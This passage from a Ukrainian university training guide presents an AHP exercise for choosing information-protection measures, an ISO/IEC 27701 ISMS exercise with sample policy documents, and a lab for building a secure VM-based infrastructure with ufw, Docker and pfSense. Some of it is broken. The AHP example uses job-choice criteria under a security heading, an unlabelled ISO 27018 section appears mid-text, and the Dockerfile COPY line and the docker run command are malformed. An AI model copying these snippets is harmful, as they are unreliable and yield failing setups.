


Рис. 2.1. **Ієрархія факторів, що впливають на оцінювання корисності А, Б, В – альтернативні комплекси заходів із захисту інформації, для яких проводять порівняння за кожним з критеріїв оцінювання корисності (елементи третього рівня)**

3.5. Відносні оцінки важливості кожного елемента ієрархії третього рівня (критерія оцінювання), знайдені шляхом парного порівняння суб'єктивних оцінок та заповнення узагальнених таблиць попарних порівнянь (рис. 2.2) за використання шкали відносної важливості факторів за Сааті (табл. 2.4).



УЗАГАЛЬНЕНА ТАБЛИЦЯ ПОПАРНИХ ПОРІВНЯНЬ

	Повна матриця			Нормалізована матриця			Середнє по рядку
	Винагорода	Робота	Особ. уподоб.	Винагорода	Робота	Особ. уподоб.	
Винагорода	1,000	5,000	9,000	0,763	0,789	0,692	0,748
Робота	0,200	1,000	3,000	0,153	0,158	0,231	0,180
Особ. уподоб.	0,111	0,333	1,000	0,085	0,053	0,077	0,071
Сума	1,311	6,333	13,000				

Вектор локальних приоритетів факторів другого рівня

Рис. 2.2. **Структура матриці парних порівнянь**

На рис. 2.2 зеленим кольором відображено початкові дані, жовтим – проміжні результати.

Таблиця 2.4

Шкала відносної важливості факторів за Сааті

Ступінь важливості	Визначення	Пояснення і рекомендації щодо використання
1	2	3
1	Об'єкти рівноцінні	Обидва об'єкти рівноцінні між собою за переважністю
3	Один об'єкт дещо переважніший за інший	Існують певні підстави вважати перший об'єкт дещо кращим за інший
5	Один об'єкт кращий за інший	Існують підстави вважати один об'єкт кращим за інший
7	Один об'єкт значно кращий за інший	Існують вагомі підстави вважати перший об'єкт кращим за інший
9	Один об'єкт є абсолютно кращим за переважністю порівняно з іншим	Переважність одного об'єкта порівняно з іншим не викликає жодних сумнівів
2, 4, 6, 8	Значення, що відображають проміжні судження	Використовують у випадках, коли вибір між двома сусідніми непарними числами викликає ускладнення

Закінчення табл. 2.4

1	2	3
Числа, обернені до зазначених	Якщо під час порівняння об'єкта x^i з об'єктом x^j перший об'єкт одержав один із вказаних рангів, тоді інший об'єкт одержує ранг, обернений за значенням до рангу першого об'єкта	
Раціональні числа	Утворюються під час виконання арифметичних операцій із числами наведеної шкали	

3.6. Оцінки попарних порівнянь за кожним із факторів – елементів другого рівня ієрархії факторів, що впливають на оцінку корисності (рис. 2.1). Структуру матриць парних порівнянь за кожним із факторів наведено на рис. 2.3.

ТАБЛИЦЯ ПОПАРНИХ ПОРІВНЯНЬ ЗА ФАКТОРОМ **ВИНАГОРОДА**

	Повна матриця			Нормалізована матриця			Середнє по рядку	Ваговий коефіцієнт
	Зарплата	Просування	Ризик	Зарплата	Просування	Ризик		
Зарплата	1,000	3,000	5,000	0,652	0,667	0,625	0,648	0,485
Просування	0,333	1,000	2,000	0,217	0,222	0,250	0,230	0,172
Ризик	0,200	0,500	1,000	0,130	0,111	0,125	0,122	0,091
Сума	1,533	4,500	8,000					0,748

ТАБЛИЦЯ ПОПАРНИХ ПОРІВНЯНЬ ЗА ФАКТОРОМ **РОБОТА**

	Повна матриця		Нормаліз. матриця		Середнє по рядку	Ваговий коефіцієнт
	Вид	Престиж	Вид	Престиж		
Вид	1,000	6,000	0,857	0,857	0,857	0,155
Престиж	0,167	1,000	0,143	0,143	0,143	0,026
Сума	1,167	7,000				0,180

ТАБЛИЦЯ ПОПАРНИХ ПОРІВНЯНЬ ЗА ФАКТОРОМ **ОСОБИСТІ УПОДОБАННЯ**

	Повна матриця				Нормалізована матриця				Середнє по рядку	Ваговий коефіцієнт
	Місце	Тиждень	Відпуст-ка	Відстань	Місце	Тиждень	Відпуст-ка	Відстань		
Місце	1,000	3,000	4,000	5,000	0,561	0,649	0,304	0,333	0,462	0,033
Тиждень	0,333	1,000	8,000	2,000	0,187	0,216	0,609	0,133	0,286	0,020
Відпустка	0,250	0,125	1,000	7,000	0,140	0,027	0,076	0,467	0,177	0,013
Відстань	0,200	0,500	0,143	1,000	0,112	0,108	0,011	0,067	0,074	0,005
Сума	1,783	4,625	13,143	15,000						0,071

Рис. 2.3. **Структура матриць парних порівнянь за кожним із факторів**

3.7. Принцип оптимального вибору для цього завдання у вигляді заповнених матриці пріоритетів (рис. 2.4) та матриці узагальнених пріоритетів (рис. 2.5) за кожним з альтернативних комплексів заходів із захисту інформації.

3.8. Результати автоматизації процесу здійснення вибору на підставі сформульованого принципу, які мають містити екранні форми роботи з відповідними поясненнями щодо їхнього отримання.

Зауваження. На рис. 2.2 – 2.5 зеленим кольором позначені вихідні дані. Отримання всіх інших результатів має бути автоматизованим. За умови автоматизації мовою програмування вихідними даними мають бути також: кількість альтернативних комплексів, кількість критеріїв оцінювання корисності та кількість факторів оцінювання корисності.

3.9. Висновки щодо результатів вирішення завдання вибору заходів із захисту інформації. Порівняльний аналіз результатів у випадку роботи в групі.

МАТРИЦЯ ПРІОРИТЕТІВ ЗА АЛЬТЕРНАТИВАМИ ВИБОРУ РОБОТИ

Зарплата	А	Б	В	Пріоритет
А	1.000	3.000	5.000	0.633
Б	0.333	1.000	3.000	0.260
В	0.200	0.333	1.000	0.106
Сума	1.533	4.333	9.000	

Престиж	А	Б	В	Пріоритет
А	1.000	4.000	6.000	0.658
Б	0.250	1.000	5.000	0.262
В	0.167	0.200	1.000	0.080
Сума	1.417	5.200	12.000	

Просування	А	Б	В	Пріоритет
А	1.000	4.000	8.000	0.668
Б	0.250	1.000	7.000	0.271
В	0.125	0.143	1.000	0.060
Сума	1.375	5.143	16.000	

Тиждень	А	Б	В	Пріоритет
А	1.000	7.000	8.000	0.751
Б	0.143	1.000	4.000	0.181
В	0.125	0.250	1.000	0.069
Сума	1.268	8.250	13.000	

Місце	А	Б	В	Пріоритет
А	1.000	5.000	3.000	0.588
Б	0.200	1.000	6.000	0.298
В	0.333	0.167	1.000	0.115
Сума	1.533	6.167	10.000	

Відпустка	А	Б	В	Пріоритет
А	1.000	3.000	5.000	0.572
Б	0.333	1.000	9.000	0.354
В	0.200	0.111	1.000	0.075
Сума	1.533	4.111	15.000	

Вид	А	Б	В	Пріоритет
А	1.000	8.000	5.000	0.707
Б	0.125	1.000	4.000	0.201
В	0.200	0.250	1.000	0.093
Сума	1.325	9.250	10.000	

Відстань	А	Б	В	Пріоритет
А	1.000	2.000	6.000	0.575
Б	0.500	1.000	5.000	0.343
В	0.167	0.200	1.000	0.082
Сума	1.667	3.200	12.000	

Ризик	А	Б	В	Пріоритет
А	1.000	3.000	2.000	0.512
Б	0.333	1.000	4.000	0.330
В	0.500	0.250	1.000	0.158
Сума	1.833	4.250	7.000	

Рис. 2.4. **Матриця пріоритетів за альтернативами**

УЗАГАЛЬНЕНІ ПРІОРИТЕТИ ЗА ВАРІАНТАМИ

	ВИНАГОРОДА			РОБОТА		ОСОБИСТІ УПОДОБАННЯ				
	Зарплата	**Просуванн**	**Ризик**	**Вид**	**Престиж**	**Місце**	**Тиждень**	**Відпустка**	**Відстань**	ВСЬОГО
А	0,3070275	0,11494382	0,046835	0,109251	0,0169674	0,019384	0,0153558	0,00724908	0,003058	0,640072
Б	0,1262818	0,046650688	0,030122	0,031052	0,0067474	0,009814	0,0036919	0,00448255	0,001824	0,260667
В	0,0514615	0,010386926	0,014456	0,014328	0,0020569	0,003787	0,001403	0,00094723	0,000436	0,099261
										1

Вектор узагальнених пріоритетів: 0.64*А+0.26*Б+0.1*В

Найбільш бажаним (оптимальним) варіантом є варіант А зі значенням функції корисності 0.6401

Рис. 2.5. **Узагальнені пріоритети за кожним з альтернативних комплексів**

4. Загальні висновки, які мають містити перелік навичок, яких набув здобувач вищої освіти протягом проходження тренінгу, пропозиції щодо вирішення завдань формування політики кіберзахисту у вибраній сфері діяльності.

5. Список використаних джерел інформації.

3. Освітня компонента "Стандартизація та сертифікація захисту інформації"

Тренінг "Упровадження системи управління інформаційною безпекою (СУІБ) згідно з ISO/IEC 27701"

Мета тренінгу: ознайомити учасників із процесом упровадження СУІБ із розширенням на управління конфіденційністю даних (PIMS).

Завдання тренінгу:

• провести аналіз ризиків інформаційної безпеки та конфіденційності;

• визначити межі та сферу застосування СУІБ із урахуванням захисту персональних даних;

• розробити політику безпеки та конфіденційності відповідно до вимог стандарту ISO/IEC 27701.

Вихідні дані для проведення тренінгу:

Теоретична база (знання):

• основи управління ризиками інформаційної безпеки та конфіденційності;

• вимоги стандарту ISO/IEC 27701.

Теоретична база (вміння):

• аналіз ризиків інформаційної безпеки та конфіденційності;

• розроблення політик безпеки та конфіденційності.

Інструментальна база: матриця ризиків, шаблон політики СУІБ.

Матеріальна база: комп'ютер, доступ до нормативних документів ISO/IEC 27701.

Компетентності, що допоможе набути та розвинути тренінг:

• К31. Здатність застосовувати знання у практичних ситуаціях.

• КФ2. Здатність розробляти, впроваджувати та аналізувати нормативні документи, положення, інструкції й вимоги технічного та організаційного спрямування, а також інтегрувати, аналізувати і використовувати

кращі світові практики, стандарти у професійній діяльності в сфері інформаційної безпеки та/або кібербезпеки.

Структура та опис змісту етапів тренінгу:

• ознайомлення з ISO/IEC 27701;

• вибір варіантів сфер діяльності:

а) невеликий офіс приватного підприємства;

б) виробництво (сфера діяльності за вибором учасників);

в) заклад освіти (у роботі слід конкретизувати, наприклад, ЗВО);

г) громадська організація;

ґ) інтернет-магазин (сфера діяльності за вибором учасників);

д) фінансова компанія;

е) свій варіант;

• визначення меж СУІБ для вибраного підприємства;

• проведення аналізу ризиків;

• розроблення політик безпеки та конфіденційності.

У разі вибору, наприклад, фінансової компанії, визначення меж та сфери застосування СУІБ містить таке.

Опис вихідних даних: компанія надає фінансові послуги та має онлайн-платформу для клієнтів.

Дії учасників:

визначення критичних активів:

• база даних клієнтів (ПІБ, номери карток, контактні дані);

• платіжні системи (інтеграції з банками, API-з'єднання);

• система CRM (інформація про обслуговування клієнтів, історія звернень);

• сервери компанії (віртуальні машини, мережеві сховища, внутрішні документи);

оцінювання меж СУІБ:

• визначення зон відповідальності (внутрішні IT-служби, хмарні сервіси, сторонні підрядники);

• перелік критичних компонентів інфраструктури (файрволи, VPN, корпоративні мережі);

документування сфери застосування:

• формування документа з чітким визначенням охоплення системи безпеки.

Очікуваний результат: документ із визначеними межами та сферою застосування.

Приклад оформлення:

Назва документа: Визначення меж та сфери застосування СУІБ
Організація: ТОВ "ФінТехСекьюр"
Дата складання: 10.02.2025
Критичні активи:
- Персональні дані клієнтів
- Фінансові операції
- Внутрішні звіти

Межі застосування СУІБ:
- Сервери баз даних
- Платіжні шлюзи
- CRM-система

Відповідальні особи:
- IT-директор
- Головний спеціаліст з безпеки
- Адміністратор баз даних.

На наступному етапі проведення аналізу ризиків, наприклад, для захисту персональних даних клієнтів, визначають таке.

Опис вихідних даних: система зберігає номери банківських карток клієнтів.

Дії учасників:

ідентифікація загроз:

• несанкціонований доступ (хакерські атаки, інсайдерська загроза);

• витік даних (відсутність шифрування, компрометація серверів);

• фішингові атаки (злом облікових записів співробітників);

оцінювання ймовірності та впливу:

• аналіз історичних інцидентів у фінансовій галузі;

• використання матриці ризиків (низький, середній, високий рівень загроз);

визначення заходів реагування:

• упровадження 2FA для доступу до баз даних;

• обмеження доступу за принципом найменших привілеїв;

• розгортання системи моніторингу SOC для виявлення аномальної активності.

Очікуваний результат: матриця ризиків із заходами пом'якшення.

Приклад оформлення:

Назва документа: Аналіз ризиків інформаційної безпеки
Організація: ТОВ "ФінТехСекьюр"
Дата складання: 10.02.2025

Ризик: Витік персональних даних клієнтів
Ймовірність: Висока
Наслідки: Критичні
Запропоновані заходи:
- Двофакторна аутентифікація
- Шифрування бази даних
- Моніторинг підозрілих активностей
Відповідальні особи:
- Керівник IT-безпеки
- Адміністратор серверів.

На наступному етапі розроблення політик безпеки та конфіденційності, наприклад, для визначення політики доступу до даних, визначають таке.

Опис вихідних даних: персональні дані обробляють різними відділами компанії.

Дії учасників:

формулювання принципів доступу:

• використання моделі Zero Trust;

• упровадження чітких ролей і рівнів доступу;

розроблення правил облікових записів:

• вимога щодо складності паролів;

• використання апаратних токенів для критичних операцій;

регулярний аудит доступу:

• автоматичне блокування при неактивності;

• перегляд прав доступу кожні 6 місяців.

Очікуваний результат: документ із правилами доступу та зобов'язаннями працівників.

Приклад оформлення:

Назва документа: Політика доступу до персональних даних
Організація: ТОВ "ФінТехСекьюр"
Дата складання: 10.02.2025
Правила доступу:
- Адміністратори IT: повний доступ
- Фінансовий відділ: доступ до платіжної інформації
- Відділ підтримки клієнтів: доступ до загальної інформації клієнтів
Контроль доступу:
- Аудит логів доступу
- Автоматичне блокування при неактивності > 15 хв
- Перегляд прав доступу кожні 6 місяців.

Дидактичні методи та прийоми:

• мозкові атаки для ідей щодо аналізу ризиків;

• групові дискусії щодо меж СУІБ;

• презентації учасників із пропозиціями політик безпеки.

Опис результатів тренінгу та форми їхнього подання:

• аналіз ризиків;

• розроблені політики безпеки та конфіденційності;

• висновки та рекомендації для сертифікації СУІБ.

Компетентності, що допоможе набути та розвинути тренінг.

• К31. Здатність застосовувати знання у практичних ситуаціях.

• КФ2. Здатність розробляти, впроваджувати та аналізувати нормативні документи, положення, інструкції й вимоги технічного та організаційного спрямування, а також інтегрувати, аналізувати і використовувати кращі світові практики, стандарти у професійній діяльності в сфері інформаційної безпеки та/або кібербезпеки.

Структура та опис змісту етапів тренінгу:

• ознайомлення зі стандартом ISO/IEC 27018;

• аналіз вимог до Data Lake;

• розроблення архітектури Data Lake.

Дидактичні методи та прийоми:

• мозкові атаки для аналізу вимог;

• дискусії щодо архітектури.

Опис результатів тренінгу та форми їхнього подання:

Учасники готують:

• аналіз вимог ISO/IEC 27018;

• звіт з тренінгу;

• рекомендації.

4. Освітня компонента "Розширена мережева та хмарна безпека"

Тренінг "Побудова захищеної IT-інфраструктури для запуску застосунку"

Мета тренінгу: поглиблення практичних навичок щодо проєктування архітектурних рішень забезпечення безпеки вебзастосунку. Розглянути частину мережевого рішення рівня підприємства щодо організації

захисту вебресурсу чи сервісу. Надано завдання, що охоплює галузь проєктування архітектури мережі підприємства, поруч із моделюванням роботи вебсервера та необхідних засобів безпеки у середовищі віртуалізації.

Завдання тренінгу:

• визначити особливості вебзастосунку (монолітна архітектура чи мікросервіс, мова програмування, призначення, механізм роботи, особливості інтерфейсу користувача);

• проаналізувати необхідність розгортання додаткових сервісів, наприклад, база даних, файлове сховище тощо;

• розробити архітектуру та топологію відповідного мережевого рішення з урахуванням можливості зростання навантаження (забезпечити високу доступність застосунку). Бажано застосувати рішення на рівні маршрутизатор-сервер або навіть реверс проксі до доступу до сервісів (застосунку);

• оцінити вартісні витрати підприємства в разі застосування повністю апаратного рішення та у разі залучення системи віртуалізації чи приватної хмари;

• навчитися розгортати вебсервер для підтримки роботи застосунку із налаштуванням необхідних компонент захисту (виконують на базі віртуальної машини);

• визначити основні компоненти вибраного рішення та побудувати модель IT-інфраструктури для запуску застосунку у середовищі віртуалізації, наприклад, VirtualBox. Для цього доцільно розгорнути декілька віртуальних машин на базі операційної системи Linux або Windows Server та залежно від вибраного рішення виконати налаштування компонентів та сервісів.

Вихідні дані для проведення тренінгу (теоретична, інструментальна та матеріальна бази).

Теоретична база (знання):

1) знання основ роботи Unix-подібних операційних систем;

2) знання основ побудови мережі підприємства на Windows Server;

3) знання сучасних засобів віртуалізації: на основі гіпервізора та контейнерів;

4) знання технологій побудови сучасного вебсервера, основ розгортання баз даних та SAN/NAS-рішень для підприємства та невеликого офісу;

5) знання базових принципів організації безпеки рівня сервера підприємства;

6) знання основ побудови та налаштування маршрутизатора, реверс-проксі у завданнях забезпечення безпеки та високої доступності сервісів;

7) знання технологій розгортання програмних систем для побудови вебсервісів та ресурсів.

Теоретична база (вміння):

1) уміння застосовувати концептуальні знання, набуті в процесі навчання та/або професійної діяльності;

2) здатність до проведення досліджень і реалізації ідей у процесі наукової та професійної діяльності;

3) уміння генерувати нові, оригінальні ідеї, цінності, виявляти нові факти у відповідь на потреби та можливості бізнес-середовища;

4) уміння проводити комплексний аналіз та оцінювання ІТ-проєктів;

5) уміння налаштування засобів безпеки у корпоративній мережі підприємства.

Інструментальна база: система віртуалізації VirtualBox або віртуальна машина, надана з пулу ресурсів приватної хмари ЗВО, програмний маршрутизатор на основі pfSens тощо, віртуальні машини на базі Ubuntu Server та/або Windows Server (здобувачам вищої освіти слід обґрунтувати свій вибір у роботі).

Матеріальна база: комп'ютер, за наявності – сервер віртуалізації чи хмарні ресурси.

Компетентності, що допоможе набути та розвинути тренінг.

КЗ1. Здатність застосовувати знання у практичних ситуаціях.

КЗ2. Здатність проводити дослідження на відповідному рівні.

КЗ4. Здатність оцінювати та забезпечувати якість виконуваних робіт.

КФ3. Здатність досліджувати, розробляти і супроводжувати методи та засоби інформаційної безпеки та/або кібербезпеки на об'єктах інформаційної діяльності та критичної інфраструктури.

Структура та опис змісту етапів тренінгу.

1. Вибір варіантів сфер діяльності:

а) невеликий офіс приватного підприємства;

б) виробництво (сфера діяльності за вибором учасників);

в) заклад освіти (у роботі слід конкретизувати, наприклад, ЗВО);

г) громадська організація;

ґ) інтернет-магазин (сфера діяльності за вибором учасників).

2. Здійснення аналізу предметної області діяльності вибраного підприємства, організації, установи та виявити потреби у вебресурсі, який надає певний сервіс. Зробити стислий опис застосунку, його призначення, прогнозного навантаження, мови програмування, якою має бути реалізований, необхідні компоненти, наприклад, залучення бази даних, мережеве сховище даних тощо.

Наприклад, варто розглянути невелику приватну компанію, яка розробляє власний продукт. Це API (application programming interface) до бази даних з відомостями вмісту калорій, білків, жирів, вуглеводів у популярних продуктах харчування, які подано на ринку України. Відповідний сервіс цікавий компаніям, які розроблюють програмні застосунки та рішення для людей, що практикують дієтичне харчування та ведуть здоровий спосіб життя.

Відповідне програмне рішення має базуватися на застосуванні бази даних MySQL та вебсервісу (мікросервіс), що працює на Node.js. Інтерфейс користувача застосунку відсутній (доступ за API, опис якого наведено у документації компанії, що розміщено на зовнішньому хостингу на базі системи WordPress). Інтерфейс до бази даних компанії забезпечено системою phpMyAdmin.

3. Проаналізувати, як можна реалізувати платформу для запуску вибраного застосунку. Вибрати рішення та зробити його опис, наприклад, Linux або Windows Server із залученням певного вебсервера або інших компонентів. Для фізичної реалізації проєкту вибрати систему віртуалізації, приватну чи публічну хмару. Зробити обґрунтування вибору. Визначити архітектуру мережевої підсистеми надання доступу до сервісу. Залучити до складу відповідної архітектури можливі реалізації засобів захисту, наприклад міжмережевий екран, створення демілітаризованої зони та ін.

4. Виконати обґрунтування вибору вибраного рішення. Розробити схему топології мережі для його розгортання.

Щодо пропозицій стосовно архітектури рішення, яке пропонують, то оскільки критично важливою для бізнесу є база даних, доцільним є налаштування окремої віртуальної машини на базі Ubuntu Linux Server 22.04 LTS та на її основі виконати розгортання MySQL. Для забезпечення працездатності застосунку доцільно залучити окремий вузол на базі контейнеру Docker з сервісом Node.js. Для забезпечення безпеки цих

віртуальних машин доцільно розгорнути додаткову віртуальну машину з програмним маршрутизатором pfSense, який слід налаштувати як фаєрвол та на його базі сконфігурувати роботу систему виявлення вторгнень в мережу, наприклад, Snort. Відповідний підхід повинен забезпечити як безпеку рішення, так і можливість його масштабування.

Щодо схеми топології мережі, то на рис. 4.1 наведено приклад топології мережі для реалізації проєкту застосунку, що надає сервіс API. Маршрутизатор (router) та комутатор (switch) фактично реалізують як програмні рішення у середовищі віртуалізації (розроблення схеми виконано у редакторі draw.io).




Рис. 4.1. **Приклад топології мережі для реалізації проєкту застосунку, що надає сервіс API**

5. Виконати розгортання дослідного зразка захищеної IT-інфраструктури для запуску застосунку, що пропонується (у мінімальному обсязі, наприклад, віртуальна машина з програмним маршрутизатором та віртуальна машина, яку планують для запуску застосунку). Налаштувати засоби забезпечення безпеки відповідного рішення.

У межах виконання цього пункту доцільно розглянути таке.

5.1. Сервер бази даних. Виконати розгортання віртуальної машини на базі Ubuntu Linux Server 22.04 LTS (Initial Server Setup with Ubuntu,

https://www.digitalocean.com/community/tutorials/initial-server-setup-with-ubuntu). Для покращення безпеки налаштувати фаєрвол:

```
# ufw app list
# ufw allow OpenSSH
# ufw enable
# ufw status
```

На базі цієї системи слід розгорнути базу даних та засоби її адміністрування, наприклад, phpMyAdmin (How To Install and Secure phpMyAdmin on Ubuntu 20.04, https://www.digitalocean.com/community/tutorials/how-to-install-and-secure-phpmyadmin-on-ubuntu-20-04).

Для забезпечення безпеки бази даних MySQL після її установки слід виконати скрипт:

mysql_secure_installation,

який надає можливості вибрати якість та стійкість захисту паролем облікового запису root, видалить з системи тестові бази даних, якщо вони були створені під час її розгортання.

5.2. Сервер застосунку. Виконати розгортання віртуальної машини на базі Ubuntu Linux Server 22.04 LTS, потім слід розгорнути систему віртуалізації рівня операційної системи Docker Engine (Install Docker Engine on Ubuntu, https://docs.docker.com/engine/install/ubuntu/).

Завершити установку Docker Engine та перевірити, що все виконано правильно можна командою:

$ sudo docker run hello-world.

Наступним етапом слід налаштувати запуск Docker з правами звичайного користувача та налагодити автоматичний запуск системи віртуалізації під час перезавантаження системи тощо (Linux post-installation steps for Docker Engine, https://docs.docker.com/engine/install/linux-postinstall/).

Налаштувати побудову застосунку та налагодити його стабільну роботу в оточенні системи Docker (How To Build a Node.js Application with Docker, https://www.digitalocean.com/community/tutorials/how-to-build-a-node-js-application-with-docker). Відповідно до цього файл Dockerfile для побудови образу контейнера може виглядати таким чином:

```
FROM node:10-alpine
RUN mkdir -p /home/node/app/node_modules && chown -R node:node /home/node/app
WORKDIR /home/node/app
COPY package*.json ./
USER node
RUN npm install
COPY --chown=node:node
```

```
EXPOSE 8080
CMD [ "node", "app.js" ]
```

Відповідно для запуску контейнера можна виконати команду:

```
$ docker run --name nodejs-image-demo-p 80:8080 -d your_dockerhub_username/nodejs-image-demo
```

Таким чином, у подальшому доцільно застосувати, наприклад сервіс GitLab, щоб налагодити автоматизацію процесів CI/CD для побудови застосунку та його автоматичне розгортання на платформі, що пропонують.

5.3. Маршрутизатор. У системі віртуалізації, наприклад, VirtualBox, виконати розгортання програмного рішення для маршрутизації та інших розширених функцій, зокрема, захисту pfSense. Для цього з офіційного сайту, завчасно зареєструвавшись, завантажити образ pfSense CE (community edition) за посиланням: https://www.pfsense.org/download/. Слід ураховувати, що образ для розгортання має також й комерційну версію pfSense Plus.

Для створення віртуальної машини треба зарезервувати у системі віртуалізації два мережевих інтерфейси, один для моделювання зовнішньої мережі WAN, а інший внутрішньої – LAN. Також слід врахувати, що з основної операційної системи, у якій працює VirtualBox, треба мати доступ до LAN, щоб мати змогу налагодити маршрутизатор за допомогою вебінтерфейсу pfSense CE.

У розширених налаштуваннях системи установки визначити підтримку пакетів з репозиторію для pfSense CE (рис. 4.2).




Рис. 4.2. **Вікно підготовки до установки pfSense CE**

Вибрати установку безкоштовного варіанта системи (рис. 4.3).




Рис. 4.3. **Вікно установки pfSense CE**

Наступним етапом виконати налагодження мережевих інтерфейсів маршрутизатора (рис. 4.4).

